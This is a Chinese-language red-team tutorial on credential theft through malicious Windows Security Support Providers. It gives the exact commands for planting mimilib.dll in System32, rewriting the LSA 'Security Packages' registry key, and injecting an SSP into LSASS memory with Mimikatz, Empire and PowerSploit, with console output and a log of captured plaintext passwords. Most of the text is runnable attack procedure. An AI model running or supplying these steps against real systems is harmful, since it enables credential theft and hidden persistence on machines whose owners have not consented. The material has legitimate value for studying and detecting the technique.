

安全支持提供程序（SSP）是Windows API，用于扩展Windows身份验证机制。LSASS进程正在Windows启动期间加载安全支持提供程序DLL。这种行为使红队的攻击者可以删除一个任意的SSP DLL以便与LSASS进程进行交互并记录该进程中存储的所有密码，或者直接用恶意的SSP对该进程进行修补而无需接触磁盘。

该技术可用于收集一个系统或多个系统中的凭据，并将这些凭据与另一个协议（例如RDP，WMI等）结合使用，以免干扰检测，从而在网络中保持持久性。向主机注入恶意安全支持提供程序需要管理员级别的特权，并且可以使用两种方法：

1. 注册SSP DLL
2. 加载到内存

Mimikatz，Empire和PowerSploit支持这两种方法，可以在红队操作中使用。


Mimikatz

项目Mimikatz提供了一个DLL文件（mimilib.dll），可以将其放到与LSASS进程（System32）相同的位置，以便为访问受感染主机的任何用户获得纯文本凭据。

```
C:\Windows\System32\
```

将文件传输到上述位置后，需要修改注册表项以包括新的安全支持提供程序mimilib。

```
reg add "hkLM\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
```




```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> reg add "hkLM\system\currentcontrolset\control\lsa\" /v "Security Packages" /d "kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u\0mimilib" /t REG_MULTI_SZ
Value Security Packages exists, overwrite(Yes/No)? Y
The operation completed successfully.
PS C:\Users\Administrator>
```

SSP – mimilib注册表

查看“安全软件包”注册表项将验证是否已注入恶意安全支持提供程序。



```
HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Lsa\Security Packages
```



注册表-安全软件包

由于注册表已被篡改并且DLL存储在系统中，因此该方法将在重新启动后继续存在。当域用户再次通过系统进行身份验证时，将创建一个名为kiwissp的新文件，该文件将记录帐户的凭据。


```
C:\Windows\System32\kiwissp.log
```



Mimikatz – kiwissp

另外，Mimikatz通过向LSASS注入新的安全支持提供程序（SSP）来支持内存技术选项。此技术不需要将mimilib.dll放入磁盘或创建注册表项。但是，缺点是在重新启动过程中不会持续存在。

```
privilege::debug
misc::memssp
```

 mimikatz 2.2.0 x64 (oe.eo)

```
.#####.   mimikatz 2.2.0 (x64) #18362 Aug 14 2019 01:31:47
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > http://blog.gentilkiwi.com/mimikatz
'## v ##'   Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'   > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK


mimikatz # misc::memssp
Injected =)

mimikatz #
```

Mimikatz – 内存中的SSP

当用户再次通过系统进行身份验证时，将在System32中创建一个日志文件，其中将包含纯文本用户密码。

```
C:\Windows\System32\mimilsa.log
```



The screenshot shows a Windows Explorer window with the address bar set to 'Local Disk (C:) > Windows > System32'. The file list shows 'mimilib.dll' (46 KB) and 'mimilsa' (1 KB). An overlaid Notepad window titled 'mimilsa - Notepad' displays the following text:

```
File Edit Format View Help
[00000000:000931a7] PENTESTLAB\pentestlab Password123
[00000000:000931c1] PENTESTLAB\pentestlab Password123
[00000000:000003e5] \
```

.Mimikatz – mimilsa

Empire

Empire提供了两个模块，可用于枚举现有的SSP并在目标系统上安装恶意的SSP。默认情况下，枚举模块将使用活动代理，并且不需要任何其他配置。

```
usemodule persistence/misc/get_ssps
execute
```

```
MaxTokenSize : 48256
Comment      : Microsoft Package Negotiator
Name         : Negotiate
Capabilities  : INTEGRITY, PRIVACY, CONNECTION, MULTI_REQUIRED, EXTENDED_ERROR, IMPERSONATION, ACCEPT_WIN32_NAME, NEGOTIABLE, GSS_COMPATIBLE, LOGON, RESTRICTED_TOKENS, APPCONTAINER_CHECKS

MaxTokenSize : 12000
Comment      : NegoExtender Security Package
Name         : NegoExtender
Capabilities  : INTEGRITY, PRIVACY, CONNECTION, IMPERSONATION, NEGOTIABLE, GSS_COMPATIBLE, LOGON, MUTUAL_AUTH, NEGOTIABLE, APPCONTAINER_CHECKS

MaxTokenSize : 48000
Comment      : Microsoft Kerberos V1.0
Name         : Kerberos
Capabilities  : 42941375

MaxTokenSize : 2888
Comment      : NTLM Security Package
Name         : NTLM
Capabilities  : 42478391
```

Empire – SSP 枚举

同样，直接查询注册表可以获取存在的SSP的值。

```
shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
```

```
(Empire: 5D7VWF8H) > shell reg query hklm\system\currentcontrolset\control\lsa\ /v "Security Packages"
[*] Tasked 5D7VWF8H to run TASK_SHELL
[*] Agent 5D7VWF8H tasked with task ID 2
(Empire: 5D7VWF8H) > [*] Agent 5D7VWF8H returned results.
HKEY_LOCAL_MACHINE\system\currentcontrolset\control\lsa
Security Packages REG_MULTI_SZ kerberos\0msv1_0\0schannel\0wdigest\0tspkg\0pku2u

..Command execution completed.
[*] Valid results returned by 10.0.2.40
```

注册表SSP的枚举注册表

将恶意安全支持提供程序复制到System32并更新注册表项将结束该技术。

```
shell copy mimilib.dll C:\Windows\System32\
```

```
(Empire: HVEA29CN) > shell copy mimilib.dll C:\Windows\system32\
[*] Tasked HVEA29CN to run TASK_SHELL
[*] Agent HVEA29CN tasked with task ID 6
(Empire: HVEA29CN) > [*] Agent HVEA29CN returned results.
..Command execution completed.
[*] Valid results returned by 10.0.2.30

(Empire: HVEA29CN) >
```

将mimilib.dll复制到System32

由于Empire包含一个模块，该过程可以自动进行，该模块将自动将DLL文件复制到System32并创建注册表项。唯一的要求是在主机上设置mimilib.dll文件的路径。

```
usemodule persistence/misc/install_ssp*
set Path C:\Users\Administrator\mimilib.dll
execute
```

```
(Empire: agents) > interact RYMEVWK1
(Empire: RYMEVWK1) > usemodule persistence/misc/install_ssp*
(Empire: powershell/persistence/misc/install_ssp) > set Path C:\Users\pentestlab\Desktop\mimilib.dll
(Empire: powershell/persistence/misc/install_ssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked RYMEVWK1 to run TASK_CMD_JOB
[*] Agent RYMEVWK1 tasked with task ID 1
[*] Tasked agent RYMEVWK1 to run module powershell/persistence/misc/install_ssp
(Empire: powershell/persistence/misc/install_ssp) > [*] Agent RYMEVWK1 returned results.
Job started: EF8W2L
[*] Valid results returned by 10.0.2.40
(Empire: powershell/persistence/misc/install_ssp) > |
```

Empire SSP安装

Empire还支持可以执行自定义Mimikatz命令的脚本。

```
usemodule credentials/mimikatz/command
set Command misc::memssp
execute
```

```
(Empire: powershell/credentials/mimikatz/command) > set Command misc::memssp
(Empire: powershell/credentials/mimikatz/command) > execute
[*] Tasked 2ZEY9FVT to run TASK_CMD_JOB
[*] Agent 2ZEY9FVT tasked with task ID 1
[*] Tasked agent 2ZEY9FVT to run module powershell/credentials/mimikatz/command
(Empire: powershell/credentials/mimikatz/command) > [*] Agent 2ZEY9FVT returned results.
Job started: K1A8DL
[*] Valid results returned by 10.0.2.30
(Empire: powershell/credentials/mimikatz/command) > |
```

Mimikatz – SSP命令

Empire还支持在进程的内存中注入恶意SSP。下面的模块将调用Mimikatz脚本并直接执行memssp命令，作为使该技术自动化的另一种方法。

```
usemodule persistence/misc/memssp*
execute
```

```
(Empire: SGV4CUL6) > usemodule persistence/misc/memssp*
(Empire: powershell/persistence/misc/memssp) > execute
[>] Module is not opsec safe, run? [y/N] y
[*] Tasked SGV4CUL6 to run TASK_CMD_JOB
[*] Agent SGV4CUL6 tasked with task ID 1
[*] Tasked agent SGV4CUL6 to run module powershell/persistence/misc/memssp
(Empire: powershell/persistence/misc/memssp) > [*] Agent SGV4CUL6 returned results.
Job started: 6T29LC
[*] Valid results returned by 10.0.2.30
(Empire: powershell/persistence/misc/memssp) > |
```


PowerSploit

[PowerSploit](#)包含两个可以执行相同任务的脚本。在Mimikatz的PowerShell变体“**Invoke-Mimikatz**”中，执行以下命令将使用内存中技术。

```
Import-Module .\Invoke-Mimikatz.ps1
Invoke-Mimikatz -Command "misc::memssp"
```

```
PS C:\Users\Administrator\Desktop> Import-Module .\Invoke-Mimikatz.ps1
PS C:\Users\Administrator\Desktop> Invoke-Mimikatz -Command "misc::memssp"

.#####.   mimikatz 2.1 (x64) built on Nov 10 2016 15:31:14
.## ^ ##.   "A La Vie, A L'Amour"
## / \ ##   /× × ×
## \ / ##   Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
'## u ##'   http://blog.gentilkiwi.com/mimikatz           (oe.eo)
'#####'                                     with 20 modules × × ×/
ERROR mimikatz_initOrClean ; CoInitializeEx: 80010106

mimikatz(powershell) # misc::memssp
Injected =)

PS C:\Users\Administrator\Desktop> _
```

PowerSploit – Mimikatz SSP

或者，将恶意的SSP DDL文件传输到目标主机并使用模块**Install-SSP**将DLL复制到System32，并将自动修改相关的注册表项。

```
Import-Module .\PowerSploit.psm1
Install-SSP -Path .\mimilib.dll
```

```
PS C:\Users\Administrator\Desktop\PowerSploit> Import-Module .\PowerSploit.psm1
PS C:\Users\Administrator\Desktop\PowerSploit> Install-SSP -Path .\mimilib.dll
PS C:\Users\Administrator\Desktop\PowerSploit> _
```